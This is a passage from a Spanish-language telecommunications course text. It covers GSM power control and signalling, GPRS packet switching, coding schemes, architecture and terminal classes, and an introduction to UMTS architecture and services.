Otro método para conservar la potencia de una estación móvil es la recepción discontinua. El canal PCH, usado por la estación base para señalar una llamada entrante, se estructura en subcanales. Cada estación móvil necesita escuchar solamente su propio subcanal. En el tiempo entre los sucesivos subcanales que no le afectan, el terminal puede entrar en un modo de espera, en el que apenas se gasta energía.

4.4.7 *Control de potencia*

Para minimizar la interferencia entre canales y optimizar la duración de las baterías, tanto las estaciones móviles como las estaciones base trabajan con la potencia de señal en la que pueden mantener una mínima calidad de servicio. Los cambios se realizan en saltos de 2 dB entre valores máximos y mínimos admitidos de potencia.

Las estaciones móviles miden la potencia de señal recibida y su calidad (a través del ratio de errores de *bits*) y transmiten esta información al controlador de la estación base que en última instancia es la que decide cuando se debe cambiar el nivel de potencia.

Este mecanismo de control de potencia debe ser usado con mucho cuidado pues existe la posibilidad de inestabilidad. Esto se produce cuando se aumentan alternativamente la potencia en dos móviles para contrarrestar aumentos alternativos de la interferencia mutua.

4.5 **Señalización de la red**

Asegurar la transmisión de voz o datos con una mínima calidad sobre el enlace radio es sólo una parte del conjunto de funciones de una red móvil GSM. Un móvil GSM debería poder moverse sin problemas nacional e internacionalmente, lo cual requiere funcionalidades tales como registro de usuarios, autenticación, enrutamiento de llamadas y actualización de posición. Además, el hecho de que la red se base en un sistema celular obliga a implementar el traspaso de llamadas entre células.

Todas estas funciones de señalización de red están descritas en el estándar GSM utilizando la capa MAP (*Mobile Application Part*) del sistema de señalización número 7 (SS7).

La señalización de la red en un sistema GSM está estructurada en tres subcapas:

- **Gestión de recursos radio (RR)**
Controla el establecimiento, gestión, y liberación de los canales físicos así como los trasposos.
- **Gestión de la movilidad (MM)**
Gestiona la actualización de la posición de las estaciones móviles así como los procedimientos para el registro y la autenticación.
- **Gestión de la comunicación (CM)**
Maneja el flujo de una llamada, así como los servicios suplementarios y el servicio de mensajes cortos.



Figura 2.16: Capas de la señalización de GSM

4.5.1 *Gestión de recursos radio*

La capa de gestión de recursos radio supervisa el establecimiento del enlace entre la estación móvil y una MSC, tanto en el tramo móvil como fijo. Además también gestiona funcionalidades del interfaz radio como el control de potencia o la transmisión y recepción discontinuas.

- **Trasposos (*Handover o Handoff*)**
En una red celular, los enlaces móviles y fijos no siempre son los mismos durante la duración de una llamada. Los trasposos consisten en cambiar de canal durante la realización de una llamada. La gestión y las medidas necesarias para los trasposos son labores de la capa de gestión de recursos radio.

Hay cuatro tipos de trasposos en un sistema GSM, que consisten en transferir una llamada entre:

- Canales físicos de la misma celda
- Células (BTS) que estén bajo el control del mismo BSC.
- Células (BTS) que están bajo el control de diferentes BSCs pero que pertenecen a un mismo MSC.
- Células (BTS) que están en diferentes MSCs.

En los dos primeros tipos de traspaso, llamados traspasos internos, interviene solamente una BSC. Para ahorrar ancho de banda de señalización, son gestionados por la BSC sin involucrar la MSC correspondiente, excepto para notificar la finalización del traspaso.

Los dos últimos tipos de traspasos, llamados traspasos externos, son gestionados por las MSCs involucradas. Un aspecto importante de la red GSM es que, la primera MSC que gestionó la llamada, llamada MSC *ancla*, mantendrá la responsabilidad para la mayor parte de las funciones relacionadas con la llamada, con excepción de posteriores traspasos internos que se gestionaran en la MSC en la que se encuentre la estación móvil.

4.5.2 Gestión de las comunicaciones

La capa de gestión de las comunicaciones es responsable del control de las llamadas, la gestión de servicios suplementarios y la gestión del servicio de mensajes cortos. Cada una de estas funcionalidades puede considerarse como subcapas del nivel.

Como principal aspecto a destacar de este complejo nivel es el uso del *Mobile Subscriber ISDN* (MSISDN) como número de marcación para acceder a un teléfono.

No vamos a entrar en detalle de todos los procedimientos de esta capa pues su comprensión escapa a los objetivos de este análisis. En cualquier caso cabe resaltar que todos los procedimientos usados en esta gestión de las comunicaciones son muy parecidos a los correspondientes en RDSI.

GPRS

4.6 Introducción a la conmutación de paquetes

Las redes móviles GSM ofrecen servicios de transmisión de datos desde la fase inicial de sus especificaciones (fase I). Sin embargo, se trata de servicios con modalidad de transferencia por conmutación de circuitos, es decir, donde la red, una vez establecida la conexión lógica entre dos usuarios, dedica todos los recursos hasta que no es solicitada expresamente su desconexión, independientemente de si los usuarios intercambian o no información y de la cantidad de la misma.




Figura 2.17: Transmisión de información mediante conmutación de circuitos

Este funcionamiento de las redes supone un desperdicio de recursos en la transmisión de datos y una factura más cara para el usuario puesto que paga por el tiempo de conexión, no por los datos realmente transmitidos y recibidos.

De hecho, la transmisión de datos con conmutación de circuitos sólo se puede considerar óptimas las transmisiones en las que se intercambien una cantidad significativa de datos como en las transferencias de grandes ficheros. El problema radica en que son precisamente muy ineficientes en las comunicaciones en las que se solicitan datos de forma interactiva y poco constante, como por ejemplo en la navegación a través de Internet. Este tipo de comunicaciones, que son las más habituales en nuestros días, suponen con conmutación de paquetes tener el canal reservado sin usarlo en gran parte del tiempo.

Es decir, de lo que se trata es de proveer a GSM de un mecanismo de conmutación de paquetes con el que los datos de los usuarios, junto con una indicación del remitente y destinatario, puedan ser transportados por la propia red sin necesidad de una estrecha asociación con un circuito físico.




Figura 2.18: Transmisión de información mediante conmutación de paquetes

GPRS (*General Packet Radio Service*) viene a incorporar en GSM la transmisión de datos a mayor velocidad además de mediante conmutación de paquetes. Es un paso intermedio en la evolución de las redes GSM hacia las redes de tercera generación por lo que se le suele denominar como una tecnología 2,5G. Su implantación se hace sobre la red existente GSM por lo que su coste de despliegue es relativamente reducido. Esto, junto con la demora y el coste que tiene el despliegue de las redes 3G, ha hecho que su éxito comercial haya sido alto, siendo muchas las operadoras que los han implementado como puente hacia siguientes tecnologías.

4.7 Ventajas de GPRS

4.7.1 Velocidad

GPRS ofrece una gran gama de velocidades para la transmisión de datos. Como veremos, combinando diferentes configuraciones de red y terminales podremos obtener velocidades teóricas de hasta 172 Kbps. De todas formas las velocidades de las redes actuales suelen estar entre 20kbps - 56 Kbps. Aún así esto supone una gran mejora respecto a la velocidad de transmisión de datos que soporta GSM, que es 9.600 bps.

4.7.2 Conmutación basada en paquetes

Como hemos visto en el apartado anterior, la transmisión de datos con conmutación basada en paquetes aprovecha de mejor forma la capacidad de la red que la conmutación basada en circuitos. Además con este esquema de conmutación se obtiene una ventaja añadida, que no es otra que se facturará a los usuarios por tráfico real y no por tiempo de conexión.

4.7.3 Always on

Otra ventaja de GPRS, que además es consecuencia de la conmutación de paquetes, es que el terminal puede estar permanentemente conectado a la red. Esto significa que cuando el usuario quiera acceder a un servicio no tendrá que esperar a que se establezca la conexión reduciéndose considerablemente el tiempo de acceso. También permitirá mecanismos más sencillos de recepción de servicios *push*, es decir de servicios iniciados por las aplicaciones y no por el usuario.

4.7.4 Bajos costes de despliegue

Los bajos costes que implica el despliegue de GPRS suponen una gran ventaja para las operadoras y ha permitido que su implementación haya sido en cierta manera masiva. Estos costes se deben

a que GPRS se monta encima de la red GSM utilizando todos sus componentes. Además no tiene porque haber caídas o periodos de inactividad de la red debidas al despliegue de GPRS.

4.7.5 Nuevas y mejores aplicaciones

Gracias a la mayor velocidad de transferencia de datos, a su conmutación basada en paquetes y su característica de conexión permanente, GPRS posibilitará una serie de aplicaciones y servicios que hasta ahora no habían tenido cabida con GSM. Los usuarios podrán navegar por Internet con mayor velocidad, podrán jugar a juegos en red sin preocuparse que la conexión permanece abierta y facturando, y podrán recibir contenidos multimedia entre otras aplicaciones posibles.

4.8 Funcionamiento general de GPRS

Ya hemos visto que GPRS tiene como principales características que permite mayor velocidad de datos, utiliza conmutación de paquetes y permite conexiones permanentes. Vamos a analizar como funciona GPRS para conseguir estas ventajas mediante la red GSM.

En las redes GSM los recursos se gestionan según la modalidad *resource reservation*, es decir, se emplean en exclusiva desde el mismo momento en el que la petición de servicio se ha llevado a cabo. En GPRS, sin embargo, se adopta la técnica de *context reservation*, se decir, se tiende a reservar las informaciones necesarias para soportar, ya sea las peticiones de servicio de forma activa o las que se encuentran momentáneamente en espera. Por tanto, los recursos radio se ocupan sólo cuando hay necesidad de enviar o recibir datos y no en otros momentos. De esta forma los recursos de radio (canales lógicos de transmisión de datos) de una célula se comparten mediante aloha ranurado entre todas las estaciones móviles, aumentando notablemente la eficacia del sistema.

Por otro lado, el aumento de velocidad de las redes GPRS se consigue a base de dos factores. Por una parte se utilizan nuevos esquemas de codificación de los datos que permiten mayores velocidades a costa de menores cantidades de redundancia. Evidentemente para utilizar los esquemas de codificación más rápidos se debe tener una relación Señal/Ruido (S/N) muy elevada, es decir que la tasa de errores que se produce en la transmisión radio sea muy baja.

Puesto que los bits totales transmitidos por una trama TDMA son constantes, si enviamos menos bits de redundancia sin información podremos aumentar la cantidad de datos transmitida en cada trama. Como las tramas TDMA se transmiten de forma constante con el tiempo, utilizar esquemas de codificación más ligeros supone una forma sencilla de aumentar la velocidad a costa de reducir la robustez de las comunicaciones respecto a los errores.

En la siguiente tabla se recogen los cuatro esquemas de codificación especificados en GPRS con los bits de información transmitidos respecto a los 456 bits transmitidos en una trama. Además se incluye la velocidad que tendría una transmisión de datos a nivel de protocolos de enlace radio si el terminal usase todo el canal lógico. Esta velocidad teórica luego se verá reducida primero por el *overhead* de los protocolos superiores de la pila de comunicaciones y segundo por la comparación que se realiza de los canales físicos en GPRS.

Esquema de codificación de canal	Bits de datos de cada radio-bloque de longitud fija 456 bits	Kbps por cada <i>Time Slot</i> en la capa radio
CS-1	181	9,05

CS-2	268	13,4
CS-3	312	15,6
CS-4	428	21,4

Tabla 2.1: Esquemas de codificación de canal en GPRS

En la práctica casi todas las operadoras han optado por utilizar los dos primeros esquemas de codificación, por dos razones prácticas. Primero por que en el CS-3 y en el CS-4 suponen una reducción alta de la redundancia poniendo en serias dificultades comunicaciones con tasas de errores altas.

La segunda razón surge a partir de la velocidad que proveen. Con estos esquemas de codificación superamos un límite en la red GSM. Este límite no es otro que el tamaño de los circuitos en el interfaz A-bis entre las BTSs y el BSC. Este ancho de banda (16 kbps) es menor que el ancho que el interfaz radio tendría con estos dos esquemas de codificación. Esto supone que para utilizar el CS-3 y el CS-4 se deben utilizar dos circuitos A-bis dificultando y encareciendo mucho la implementación. Las operadoras que querían obtener velocidades superiores a 100 Kbps han optado por otras tecnologías 2,5G como EDGE.

El segundo factor que permite conseguir mayor velocidad es la utilización de varios intervalos de tiempo (*Time Slots*) de forma combinada. Sencillamente la estación móvil puede utilizar tantos canales físicos simultáneos como tenga la célula o su tecnología lo permita. De esta forma las velocidades que hemos visto antes se multiplican por números enteros según el número de canales simultáneos que se utilicen.

Esquema de codificación de canal	Kbps por cada <i>Time Slot</i> en la capa radio	Velocidad máxima por portadora (usando 8 <i>Time Slots</i>)
CS-1	9,05	72,4
CS-2	13,4	107,2
CS-3	15,6	124,8
CS-4	21,4	171,2

Tabla 2.2: Esquemas de codificación en GPRS con velocidad máximas teóricas

4.9 Arquitectura

La tecnología GPRS se implementa sobre las actuales redes GSM. No hay por lo tanto que identificar la arquitectura de una red GPRS de forma separada y aislada de una GSM. Eso sí, puesto que se han añadido ciertas interfaces para soportar la conmutación de paquetes, se debe dar una total compatibilidad entre las dos formas de conmutar, paquetes y circuitos.

Desde el punto de vista físico los recursos pueden ser reutilizados y existen algunos comunes en la señalización, así, en la misma portadora pueden coexistir a la vez tanto los intervalos de tiempo reservados a conmutación de circuitos como los intervalos de tiempo reservados al uso de GPRS.

Dentro de los canales físicos (intervalos de tiempo) disponibles para GPRS en las distintas portadoras de una celda se pueden encontrar tres tipos:

- Canales dedicados

Su uso siempre es para canales lógicos de transmisión de datos mediante conmutación de paquetes (GPRS). El conjunto de estos canales en la célula establecen la calidad de servicio mínima.

- Canales conmutables

Estos canales están dedicados a conmutación de paquetes (GPRS) por defecto, pero en caso de necesidad pueden pasar a transmitir tráfico GSM mediante conmutación de circuitos.

- Canales adicionales

Estos canales están dedicados por defecto a conmutación de circuitos (GSM) aunque se pueden utilizar para GPRS.

Por lo tanto, la optimización en el empleo de los recursos se obtiene a través del reparto dinámico de los canales reservados a la conmutación de circuitos y de aquellos reservados a GPRS. En caso de necesitar un nuevo canal para una llamada de voz, hay tiempo suficiente para liberar parte de los recursos usados por GPRS, de tal manera que la llamada, con mayor prioridad, pueda ser atendida. Los operadores tienen en este hecho una ventaja muy importante, ya que pueden ajustar los recursos en función de la demanda y atender las llamadas de voz, ralentizando un poco las comunicaciones ya establecidas de datos sin llegar a cortarlas, lo que no es muy molesto para los usuarios, ya que no se llega a interrumpir el servicio.

Para conseguir que una red GSM permita todas las funcionalidades que incluye GPRS hay que realizar varias acciones sobre la misma. Por un lado hay que actualizar el software de cada uno de los elementos de la red para que soporten conmutación de paquetes. Esta actualización de software suele realizarse de forma remota por lo que su coste es bajo.

Además, hay que incluir nuevos elementos de hardware en la red. Estos elementos son los siguientes:

4.9.1 Unidad de Control de Paquetes

La Unidad de Control de Paquetes (PCU, *Packet Control Unit*), son elementos de red que se sitúan junto a las BSCs y se encargan de la asignación y gestión de los canales lógicos propios de GPRS.

4.9.2 Nodo servidor de GPRS (SGSN, *Server GPRS Support Node*)

Se encarga de las siguientes funciones:

- Cifrado, autenticación y comprobación de IMEI
- Gestión de movilidad
- Gestión del enlace lógico hacia el MS
- Datos de facturación
- Responsable de la distribución de paquetes a las estaciones móviles pertenecientes a su área de servicio

Este nodo estará conectado con el HLR, el MSC, BSC y SMSC.

4.9.3 Nodo pasarela de GPRS (GGSN, *Gateway GPRS Support Node*)

Hace de interfaz lógica entre la red GPRS y las redes de paquetes externas. Se encarga entre otras tareas de transmitir los paquetes a las redes externas correspondientes. Para saber a qué interfaz externa de cuál GGSN debe ir un paquete se usa un nombre lógico llamado APN (*Access Point Name*).




Figura 2.19: Arquitectura de la red GSM/GPRS

4.10 Terminales GPRS

Las estaciones móviles GPRS se basan en la misma arquitectura que las GSM. Constan de un terminal y una tarjeta inteligente SIM. Para GPRS sólo hace falta poseer un terminal que soporte el nuevo interfaz radio puesto que sigue siendo válida la tarjeta inteligente usada en GSM.

En función de la dualidad GSM/GPRS se pueden definir tres categorías de terminales GPRS:

4.10.1 Clase A

Son teléfonos totalmente duales GSM/GPRS con capacidad de manejar ambos tráficos simultáneamente. Esto significa que el terminal puede recibir y/o transmitir a la vez paquetes de GPRS y voz a través de circuitos de GSM.

4.10.2 Clase B

Son teléfonos duales GSM/GPRS pero que no pueden manejar simultáneamente ambos tráficos teniendo que conmutar automáticamente entre ambos modos de funcionamiento.

4.10.3 Clase C

En este tipo de terminales la conmutación entre el modo de funcionamiento GSM y GPRS se hace manualmente por parte del usuario.

La implementación de terminales clase A es todavía muy compleja, siendo la mayoría de las terminales comercializados de clase B.



Figura 2.20: Terminales GPRS

Además de la clasificación según la dualidad GSM/GPRS, los terminales GPRS se suelen clasificar mediante el número de canales radio que pueden manejar tanto en el canal ascendente como en el descendente. En la siguiente tabla se especifica los diferentes tipos de terminales que puede haber. Evidentemente cuantos más canales puede manejar el terminal más compleja es su implementación y más batería gasta por lo que las configuraciones más avanzadas no se suelen llevar nunca a la práctica.

Clase de terminal multislot	Máximo número de intervalos usados		
	Recepción	Transmisión	Simultáneos
1	1	1	2
2	2	1	3
3	2	2	3
4	3	1	4
5	2	2	4
6	3	2	4
7	3	3	4
8	4	1	5
9	3	2	5
10	4	2	5
11	4	3	5
12	4	4	5

Tabla 2.3: Clases de terminales multislot

5 UMTS

5.1 Historia y evolución de UMTS

Es frecuente que se asuma que todos los sistemas de comunicaciones móviles celulares de tercera generación son UMTS (*Universal Mobile Telecommunications System*). Nada más lejos de la realidad. UMTS es una de las familias de este tipo de sistemas.

Nace en el contexto de programa europeo en el año 1988. Para esa época ya se empiezan a observar parte de los problemas que tenía la segunda generación y se plantea una nueva generación que suponga la solución para estos inconvenientes y que incorpore las mejoras tecnológicas que se van produciendo durante los años.

El planteamiento final que se obtiene de este proceso es un sistema compuesto por diversas familias que responden a intereses locales o regionales. El nombre de este conjunto de soluciones es IMT-2000. Durante este tema y el siguiente veremos las principales características de la mayoría.

ITU IMT-2000 interfaces		Standards organisations
IMT-DS	UMTS component paired WCDMA frequency bands (FDD mode)	3GPP
IMT-TC	Components of unpaired frequency bands: UMTS (TDD mode) TD-CDMA and radio interface proposed by China TD-SCDMA	3GPP CCSA (TD-SCDMA)
IMT-MC	CDMA2000: CDMA network evolution	3GPP2
IMT-SC	Evolution of IS-136 (TDMA) networks primarily deployed in US – UWC 136	3GPP
IMT-FT	DECT	ETSI

Figura 2.21: Familias IMT-2000 Fuente: UMTS-Forum

La estandarización de UMTS, se está diseñando principalmente en Europa por el 3GPP (*Third Generation Partnership Project*) aunque este organismo no tiene potestad para realizar normas, por lo que elabora los documentos técnicos que luego pasarán a ser normas gracias a los correspondientes organismos de estandarización.

Este proceso de normalización se ha ido realizando en fases, publicándose versiones del estándar cada pocos meses.




Figura 2.22: Calendario de las versiones de UMTS

UMTS es un conjunto de estándares que pretenden dar una solución global y más avanzada a las redes y servicios de telefonía móvil que la que había con la segunda generación. Es por esta razón que la complejidad y amplitud de este sistema sobrepasa en mucho a GSM con lo que en este

curso sólo realizaremos una pequeña introducción a todos los componentes de UMTS haciendo hincapié en las principales diferencias con los anteriores sistemas. Además en este capítulo sólo trataremos la red UMTS dejando para más adelante los servicios 3G.

5.2 Servicios de UMTS

UMTS pretende soportar y mejorar los servicios que provee GSM. De forma resumida se pueden concretar en los siguientes:

- Servicios en modo paquete y en modo circuito
- Conexión de alta velocidad para transmisión de datos

Entorno	Velocidad de los móviles	Tasa de bit objetivo
Exterior rural (>1 Km)	Alta (<500 Km/h)	144 kbps
Exterior urbano (200-400 m)	Media (<120 Km/h)	384 kbps
Interior/Exterior de corto alcance (100m)	Baja (<10 Km/h)	2048 kbps

Tabla 2.4: Servicios de transmisión de datos de UMTS

- Intercomunicación con otras redes.
- Soporte de servicios simétricos y asimétricos.
- Itinerancia (*roaming*) global. Movilidad de terminales, usuarios y servicios.
- Calidad de voz comparable a la de la telefonía fija.
- Integración de redes: fijas y móviles, voz y datos.

5.3 Arquitectura de UMTS

Tradicionalmente, las redes de telecomunicaciones se han diseñado con la intención de transmitir un solo tipo de contenidos: voz, datos, TV, etc., y por lo tanto su estructura venía determinada por este contenido. Estas redes eran totalmente independientes unas de otras y poseían sus propias redes de acceso, transporte y conmutación.




Figura 2.23: Estructura clásica de redes de acceso y troncales Fuente: UMTS-Forum

La tendencia actual es diseñar redes que reutilicen o tengan un diseño similar que otras ya construidas y además se procura que sean multicontenido y multiservicio, es decir que soporten los diferentes contenidos con las mismas infraestructuras de acceso y transporte. Todo esto se traduce en una importante reducción de costes, mayor eficacia en su funcionamiento y la facilidad de una gestión unificada.

Cuando se desarrollaron los estándares 2G se aplicaron de forma general a toda la red por lo que una red GSM es totalmente incompatible con otra TDMA, también digital, tanto en infraestructuras como en terminales. En el caso de la tercera generación el planteamiento es diferente. Existe por un lado un proceso de normalización para la red de acceso (*access network*) y otro diferente para la red central o troncal (*core network*). De esta forma se está desarrollando la red troncal, conmutación y transmisión, compatible con otras redes digitales actuales. No así la red de acceso radio, que es totalmente nueva. Esto significa que trataremos en mayor profundidad esta última así como su funcionamiento puesto que son conceptos nuevos y no vistos todavía.




Figura 2.24: Estructura de redes de acceso con redes troncales comunes Fuente: UMTS-Forum

En la arquitectura UMTS se pueden distinguir claramente tres bloques, por un lado aparece la estación móvil o equipo de usuario, la red de acceso radio y la red troncal.

5.3.1 Estaciones Móviles

Las estaciones móviles o equipos de usuario (MS, *Mobile Station*), al igual que en GSM, se componen de un dispositivo o terminal móvil y un módulo de identificación de usuario. Este módulo de identificación es también una tarjeta inteligente que en el caso de UMTS se le denomina USIM.

Respecto a los terminales móviles, en la tercera generación de redes móviles la complejidad de estos dispositivos es mucho mayor que en épocas pasadas. Para manejar los complejos algoritmos de los protocolos, así como para soportar contenidos multimedia debe poseer una capacidad de proceso considerablemente mayor. Además tienen todo tipo de conectores (USB, IRDA, Bluetooth) para trabajar con equipos externos, soportan gran cantidad de periféricos y accesorios externos y embebidos como tarjetas de memoria, cámaras, etc.

También cambia el software que incluyen estos terminales 3G. No sólo incluyen en muchos casos verdaderos sistemas operativos sino que además soportan los nuevos servicios 3G. En este sentido se provee soporte para aplicaciones Java o decodificadores MPEG4 entre otras cosas.

Finalmente para aumentar la complejidad de los terminales y, puesto que la cobertura inicial y la capacidad de la red UMTS son limitadas, debe implementarse dispositivos duales con las redes 2G y 2,5G. Por lo tanto, lo normal en el inicio será encontrarnos con terminales híbridos GSM, GPRS y UMTS.



Figura 2.25: Terminales UMTS

No sólo los terminales han evolucionado, también la tarjeta inteligente que sirve para identificar al usuario lo ha hecho. Aparece USAT (*UMTS SIM Application Toolkit*) como evolución al *toolkit* que incluían las SIM de GSM. Actualmente estas tarjetas (USIM en UMTS) permiten al operador realizar actualizaciones de las aplicaciones incluidas en la tarjeta mediante mecanismos de transporte variados como SMS o GPRS. Además estas aplicaciones pueden realizar todo tipo de acciones en el teléfono por lo que el usuario tiene un menú personalizado en el que las entradas pueden realizar cosas como:

- Realizar llamadas
- Enviar mensajes cortos
- Conectarse a páginas WAP
- Etc.

5.3.2 Sistema de Red Radio

La red de acceso consiste en los elementos que controlan el acceso a la red y proporcionan a los usuarios un mecanismo para acceder a la red local.

En el caso de UMTS esta red de acceso se realiza mediante enlaces radio y se denomina UTRAN (*UMTS Terrestrial Radio Access Network*). En esta parte es donde se encuentran las principales diferencias entre GSM y UMTS sustituyendo las BTSs y las BSCs por Nodos-B y RNC (*Radio*

Network Controller) respectivamente. Además los interfaces que unen los diferentes elementos también cambian tal y como podemos ver en la siguiente figura.




Figura 2.26: Sistema de red radio UMTS

Los principales bloques que forman el sistema radio se denominan RNS (*Radio Network System*) y se componen de un RNC y varios Nodos-B. Las funciones que realizan estos elementos son parecidas a las que se venían realizando en GSM en los elementos equivalentes, es decir, gestionar los recursos radio, decidir sobre los traspasos, etc.

